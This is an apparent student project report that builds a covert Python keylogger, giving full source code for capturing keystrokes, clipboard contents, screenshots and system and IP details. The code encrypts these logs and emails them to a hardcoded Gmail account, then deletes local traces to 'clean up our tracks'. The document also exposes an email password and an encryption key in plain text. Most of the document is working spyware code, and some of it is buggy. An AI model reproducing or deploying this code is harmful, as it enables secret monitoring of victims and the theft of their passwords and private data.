Keylogger

<with python>

By

Somayah Hebah

Baraah Aljardah

Fadiyah Al-atmi

Supervisor.Suprise Fakude

24 November 2021

ABSTRACT


Keystroke logging, often referred to as **keylogging** or **keyboard capturing**, is the action of recording (logging) the keys struck on a keyboard, typically covertly, so that a person using the keyboard is unaware that their actions are being monitored. Data can then be retrieved by the person operating the logging program. A **keystroke recorder** or **keylogger** can be either software or hardware.

DOCUMENT OVERVIEW

- MODULES IN PROJECT
- GENERATE FENRET KEY
- CREATING FILES AND APPENDING TO FILES
- LOGGING KEYS
- COMPUTER INFORMATION
- CLIPBOARD
- SCREENSHOT
- EMAIL
- ENCRYPTION OF FILES
- BUILD THE TIMER
- ALL CODE TOGETHER
- DECRYPTION OF FILES
- REFACE

MODULES IN PROJECT:

will we download all packages / modules / dependencies for the project. There are multiple methods to do this, including using the pip tool, or directly importing through PyCharm. We will be directly importing all packages in Python (because often permission and file paths can get messed up when using the pip tool).
To install a package through PyCharm, navigate to File --> Settings (CTRL + ALT + S).
Under settings, navigate to Project: Project Name, and select Project Interpreter.
In the Project Interpreter, click the + icon to add a new module.



When you have clicked on the + icon, a new window will pop open named Available Packages. Once package has been successfully installed, we can move onto the next module to install. For this project, install all of the following modules (name is exactly the name of the package)
- pywin32
- pynput
- scipy
- cryptography
- requests
- pillow

GENERATE FENRET KEY:

Fernet guarantees that a message encrypted using it cannot be manipulated or read without the key. Fernet is an implementation of symmetric (also known as “secret key”) authenticated cryptography. Fernet also has support for implementing key rotation via
Module to install:

```
from cryptography.fernet import Fernet
```

Key Ideas with fernet:

- To generates a fresh fernet key used **generate_key()** method

```
from cryptography.fernet import Fernet


key = Fernet.generate_key()
file = open("encryption_key.txt", 'wb')
file.write(key)
file.close()
```

CREATING FILES AND APPENDING TO FILES:

For multiple parts of the keylogger, we will be appending data to files. Before we append data to files, we must first create variables with the proper extensions. Here are the variables you will need with the proper extensions.

```
keys_information = "key_log.txt"
system_information = "syseminfo.txt"
clipboard_information = "clipboard.txt"
screenshot_information = "screenshot.png"
```

We will also need 3 addition files for encryption, I simply used the e_file_name syntax for each file.

```
keys_information_e = "e_key_log.txt"
system_information_e = "e_systeminfo.txt"
clipboard_information_e = "e_clipboard.txt"
```

we need tow variable to Enter the file path you want your files to be saved to befor and after cryptography.

```
file_path="C:\\Users\\RouterOS\\PycharmProjects\\keylogger\\project\\" # Enter the file path you want your files to be saved to
file_merge="C:\\Users\\RouterOS\\PycharmProjects\\keylogger\\cryptography\\" # Enter the file path you want your files to be saved to after cryptography
```

To open and append to files, use the **with open(file_path, “a”) as f**:
To write to the file, simply use the **f.write(data)** method

LOGGING KEYS:

To log keys using python, we will be using the pynput module.
Module to install:

```
from pynput.keyboard import Key, Listener
```

Key Ideas with pynput:
pynput has multiple functions including on_press, write_file, and on_release

```
count = 0
keys = []
sc = []

def on_press(key):
    global keys, count,
    print(key)
    keys.append(key)
    count += 1

    if count >= 1:
        count = 0
        write_file(keys)
        keys = []

def write_file(keys):
    with open(file_path + keys_information, "a") as f:

        for key in keys:
            k = str(key).replace("'", "")
            if k.find("Key") == -1:
                f.write(k)
                f.close()

        for spcile in sc:
            k = str(spcile)
            if k.find("enter") == -1:
                f.write('\n')
                f.close()

            elif k.find("space") > 0:
                f.write('\t')
                f.close()

def on_release(key):
    if key == Key.esc:
        return False

# listener is what's going to listen for our key events

withListener(on_press=on_press,write_file=write_file,on_release=on_releas
e) as listener:
    listener.join()
```

COMPUTER INFORMATION:

To gather computer information, we will use socket and platform modules.
Modules to install:

```
import socket
import platform
```

Key Ideas with socket:

- The hostname = **socket.gethostname()** method gets the hostname
- To get the internal IP address, use **socket.gethostbyname(hostname)** method

Key ideas with platform:

- To receive processor information, use the **platform.processor()** method
- To get the system and version information use **platform.system()** and **platform.version()**
- To get the machine information, use the **platform.machine()** method

To get external (public facing) IP address, use api.ipify.org

- Use the get**('https://api.ipify.org'**).text to get external ip

```
def computer_information():
    with open(file_path + system_information, "a") as f:
        hostname = socket.gethostname()
        IPAddr = socket.gethostbyname(hostname)
        try:
            public_ip = get("https://api.ipify.org").text
            f.write("Public IP Address: " + public_ip)

        except Exception:
            f.write("Couldn't get Public IP Address (most likely max
.                   query")

        f.write("Processor: " + (platform.processor()) + '\n')
        f.write("System: " + platform.system() + " " + platform.version()
.               + '\n')
        f.write("Machine: " + platform.machine() + "\n")
        f.write("Hostname: " + hostname + "\n")
        f.write("Private IP Address: " + IPAddr + "\n")

computer_information()
```

CLIPBOARD:

To get the clipboard information, we will be using the win32clipboard module, which is a submodule of pywin32
Module to install:

```
import win32clipboard
```

Key ideas with win32clipboard:

- The person may not have any writeable data for the clipboard (could have copied an image), so make sure to use a try – except block just in case information could not be copied.
- To open clipboard, use the **win32clipboard.OpenClipboard()**
- To get clipboard information, use the **win32clipboard.GetClipboardData()**
- To close the clipboard, use the **win32clipboard.CloseClipboard()**

```
def copy_clipboard():
    with open(file_path  + clipboard_information, "a") as f:
        try:
            win32clipboard.OpenClipboard()
            pasted_data = win32clipboard.GetClipboardData()
            win32clipboard.CloseClipboard()

            f.write("Clipboard Data: \n" + pasted_data)

        except:
            f.write("Clipboard could be not be copied")

copy_clipboard()
```

SCREENSHOT:

To take a screenshot, we will use the ImageGrab from the Pillow Module.
Modules to install:

```
from PIL import ImageGrab
```

Key Ideas with ImageGrab:

- The **ImageGrab.grab()** method takes a screenshot
- To save the image, use the **image_variable.save()** method

```
def screenshot():
    im = ImageGrab.grab()
    im.save(file_path + screenshot_information)
screenshot()
```

EMAIL:

To add an email functionality, we will be using the email module.

Modules to install:

```
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email import encoders
import smtplib
```

Key Ideas with MIMEMultipart:

- Multipart messages are in Python represented by **MIMEMultipart** class.

Key Ideas with MIMEText:

- The functions provided here should not be called explicitly since the MIMEText class sets the content type and CTE header using the _subtype and _charset values passed during the instantiation of that class.

Key Ideas with MIMEBase:

- MIMEBase is just a base class.

Key Ideas with encoders:

- Encodes the payload into base64 form and sets the Content-Transfer-Encoding header to base64. base64 encoding is that it renders the text non-human readable.

Key Ideas with smtplib:

- smtplib.SMTP('smtp.gmail.com', 587) to create smtp session

```
def send_email( filename, attachment, toaddr):
    email_address = "supkay.kaylogger@gmail.com"  # Enter disposable
email     here

    password = "5up'k@y2021"  # Enter email password here

    toaddr = "supkay.kaylogger@gmail.com"  # Enter the email address you
want to send your information to

    fromaddr = email_address

    msg = MIMEMultipart()

    msg['From'] = fromaddr

    msg['To'] = toaddr

    msg['Subject'] = "Log File"

    body = "Body_of_the_mail"

    msg.attach(MIMEText(body, 'plain'))

    filename = filename
    attachment = open(attachment, 'rb') #read binary

    p = MIMEBase('application', 'octet-stream')

    p.set_payload((attachment).read())

    encoders.encode_base64(p)

    p.add_header('Content-Disposition', "attachment; filename= %s" %
filename)

    msg.attach(p)

    s = smtplib.SMTP('smtp.gmail.com', 587) #creat smtp cission
```

```
    s.starttls()

    s.login(fromaddr, password)

    text = msg.as_string()

    s.sendmail(fromaddr, toaddr, text)

    s.quit()
```

ENCRYPTION OF FILES:

To encrypt files using python, we will be using the fernet module.
Module to install:

```
from cryptography.fernet import Fernet
```

Key Ideas with fernet:

- To get fresh fernet key used **fernet(key)** method
- To encrypt files used **fernet.encrypt**(data) method

```
files_to_encrypt = [file_path + system_information, file_path +
clipboard_information, file_path + keys_information]
encrypted_file_names = [file_merge + system_information_e, file_merge +
clipboard_information_e, file_merge + keys_information_e]
file_names_e
=[system_information_e,clipboard_information_e,keys_information_e]
count = 0

for encrypting_file in files_to_encrypt:

    with open(files_to_encrypt[count], 'rb') as f:
        data = f.read()

    fernet = Fernet(key)
    encrypted = fernet.encrypt(data)

    with open(encrypted_file_names[count], 'wb') as f:
        f.write(encrypted)

    send_email(file_names_e[count], encrypted_file_names[count], toaddr)
    count += 1
```

BUILD THE TIMER:

To build a timer which goes through a certain number of iterations before the keylogger ends, we will be using the timer function. Use the following process:

1. Create an iterations variable and set its value to zero **(iterations = 0)**
2. Create an **end_iterations** variable which sets to a certain amount of iterations before ending the keylogger **(end_iterations = 5)**
3. Get the current time using the **time.time()** function, set this equal to a variable **(currentTime = time.time())**
4. Create **a time_iteration** variable which collects the keylogs for a certain period of time in seconds **(time_iteration = 15)**
5. Get the **stoppingTime** by adding the **time.time() function + time_iteration** to stop, set this equal to a variable (**stoppingTime = time.time() + time_iteration**)
6. while **iterations is less than (<) the stopping time**…
    a. log keys
7. If the **current time is greater than (>) the stopping time**…
    a. Take a screenshot
    b. Send screenshot to email
    c. Gather clipboard contents
    d. Add 1 to iterations variable
    e. Get new current time
    f. Get new stopping time

all code together:

```
# Libraries
#use email,smtplib,socket,platform to collectint computer information
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email import encoders
import smtplib

import socket
import platform
#use to get clipboard
import win32clipboard
from pynput.keyboard import Key, Listener
#use to get time
import time
import os

#use to encrypt our file
from cryptography.fernet import Fernet
#use to get pass information (username)& request to get more computer
information
import getpass
from requests import get
#to get screenshot
from PIL import ImageGrab

keys_information = "key_log.txt"
system_information = "syseminfo.txt"
clipboard_information = "clipboard.txt"
audio_information = "audio.wav"
screenshot_information = "screenshot.png"
```

```
keys_information_e = "e_key_log.txt"
system_information_e = "e_systeminfo.txt"
clipboard_information_e = "e_clipboard.txt"

microphone_time = 10
time_iteration = 15
number_of_iterations_end = 3

email_address = "supkay.kaylogger@gmail.com" # Enter disposable email
here
password = "5up'k@y2021" # Enter email password here

username = getpass.getuser()

toaddr = "supkay.kaylogger@gmail.com" # Enter the email address you want
to send your information to

key = "BOdd5RWOjM-6qjkM5PZnBxtOu69NoSN9iCO6r2nnMfo=" # Generate an
encryption key from the Cryptography folder

file_path = "C:\\Users\\fadia\\PycharmProjects\\keylogger\\project\\" #
Enter the file path you want your files to be saved to
#extend = "\\"
file_merge =
"C:\\Users\\fadia\\PycharmProjects\\keylogger\\cryptography\\"

# email controls
def send_email( filename, attachment, toaddr):

    fromaddr = email_address

    msg = MIMEMultipart()

    msg['From'] = fromaddr

    msg['To'] = toaddr

    msg['Subject'] = "Log File"

    body = "Body_of_the_mail"

    msg.attach(MIMEText(body, 'plain'))

    filename = filename
    attachment = open(attachment, 'rb') #read binary

    p = MIMEBase('application', 'octet-stream')

    p.set_payload((attachment).read())

    encoders.encode_base64(p)

    p.add_header('Content-Disposition', "attachment; filename= %s" %
filename)

    msg.attach(p)

    s = smtplib.SMTP('smtp.gmail.com', 587) #creat smtp cission

    s.starttls()

    s.login(fromaddr, password)

    text = msg.as_string()
```

```
    s.sendmail(fromaddr, toaddr, text)

    s.quit()

# get the computer information
def computer_information():
    with open(file_path + system_information, "a") as f:
        hostname = socket.gethostname()
        IPAddr = socket.gethostbyname(hostname)
        try:
            public_ip = get("https://api.ipify.org").text
            f.write("Public IP Address: " + public_ip)

        except Exception:
            f.write("Couldn't get Public IP Address (most likely max
query")

        f.write("Processor: " + (platform.processor()) + '\n')
        f.write("System: " + platform.system() + " " + platform.version()
+ '\n')
        f.write("Machine: " + platform.machine() + "\n")
        f.write("Hostname: " + hostname + "\n")
        f.write("Private IP Address: " + IPAddr + "\n")

computer_information()

# get the clipboard contents
def copy_clipboard():
    with open(file_path  + clipboard_information, "a") as f:
        try:
            win32clipboard.OpenClipboard()
            pasted_data = win32clipboard.GetClipboardData()
            win32clipboard.CloseClipboard()

            f.write("Clipboard Data: \n" + pasted_data)

        except:
            f.write("Clipboard could be not be copied")

copy_clipboard()

# get screenshots
def screenshot():
    im = ImageGrab.grab()
    im.save(file_path + screenshot_information)

screenshot()

number_of_iterations = 0
currentTime = time.time()
stoppingTime = time.time() + time_iteration

# Timer for keylogger
while number_of_iterations < number_of_iterations_end:

    count = 0
    keys = []
    sc = []

    def on_press(key):
        global keys, count, currentTime

        print(key)
        keys.append(key)
```

```
        count += 1
        currentTime = time.time()

        if count >= 1:
            count = 0
            write_file(keys)
            keys = []

    def write_file(keys):
        with open(file_path + keys_information, "a") as f:

            for key in keys:
                k = str(key).replace("'", "")
                if k.find("Key") == -1:
                    f.write(k)
                    f.close()

            for spcile in sc:
                k = str(spcile)
                if k.find("enter") == -1:
                    f.write('\n')
                    f.close()

                elif k.find("space") > 0:
                    f.write('\t')
                    f.close()

    def on_release(key):
        if key == Key.esc:
            return False
        if currentTime > stoppingTime:
            return False


    with Listener(on_press=on_press,write_file=write_file,
on_release=on_release) as listener:
        listener.join()

    if currentTime > stoppingTime:

        with open(file_path + keys_information, "w") as f:
            f.write(" ")

        screenshot()
        send_email(screenshot_information,file_path +
screenshot_information, toaddr)

        copy_clipboard()

        number_of_iterations += 1

        currentTime = time.time()
        stoppingTime = time.time() + time_iteration


# Encrypt files
files_to_encrypt = [file_path + system_information, file_path +
clipboard_information, file_path + keys_information]
encrypted_file_names = [file_merge + system_information_e, file_merge +
clipboard_information_e, file_merge + keys_information_e]
file_names_e
=[system_information_e,clipboard_information_e,keys_information_e]
count = 0

for encrypting_file in files_to_encrypt:
```

```
    with open(files_to_encrypt[count], 'rb') as f:
        data = f.read()

    fernet = Fernet(key)
    encrypted = fernet.encrypt(data)

    with open(encrypted_file_names[count], 'wb') as f:
        f.write(encrypted)

    send_email(file_names_e[count], encrypted_file_names[count], toaddr)
    count += 1

time.sleep(120)

# Clean up our tracks and delete files
delete_files = [system_information, clipboard_information,
keys_information, screenshot_information]
for file in delete_files:
    os.remove(file_path + file)
```

DECRYPTION OF FILES:

To decrypt files using python, we will be using the fernet module.

Module to install:

```
from cryptography.fernet import Fernet
```

We will need the three encrypted files and the encryption key

```
key = "BOdd5RWOjM-6qjkM5PZnBxtOu69NoSN9iCO6r2nnMfo="

system_information_e = 'e_system.txt'
clipboard_information_e = 'e_clipboard.txt'
keys_information_e = 'e_keys_log.txt'
```

Key Ideas with fernet:

- To get fresh fernet key used **fernet(key)** method
- To decrypt files used **fernet.encrypt**(data) method

```
  from cryptography.fernet import Fernet

key = "BOdd5RWOjM-6qjkM5PZnBxtOu69NoSN9iCO6r2nnMfo="

system_information_e = 'e_system.txt'
clipboard_information_e = 'e_clipboard.txt'
keys_information_e = 'e_keys_log.txt'

encrypted_files = [system_information_e, clipboard_information_e,
keys_information_e]
count = 0

for decrypting_files in encrypted_files:

    with open(encrypted_files[count], 'rb') as f:
        data = f.read()

    fernet = Fernet(key)
    decrypted = fernet.decrypt(data)

    with open("decryption.txt", 'ab') as f:
        f.write(decrypted)
   count += 1
```

REFACE:

https://github.com/collinsmc23/python-advanced-keylogger-crash-course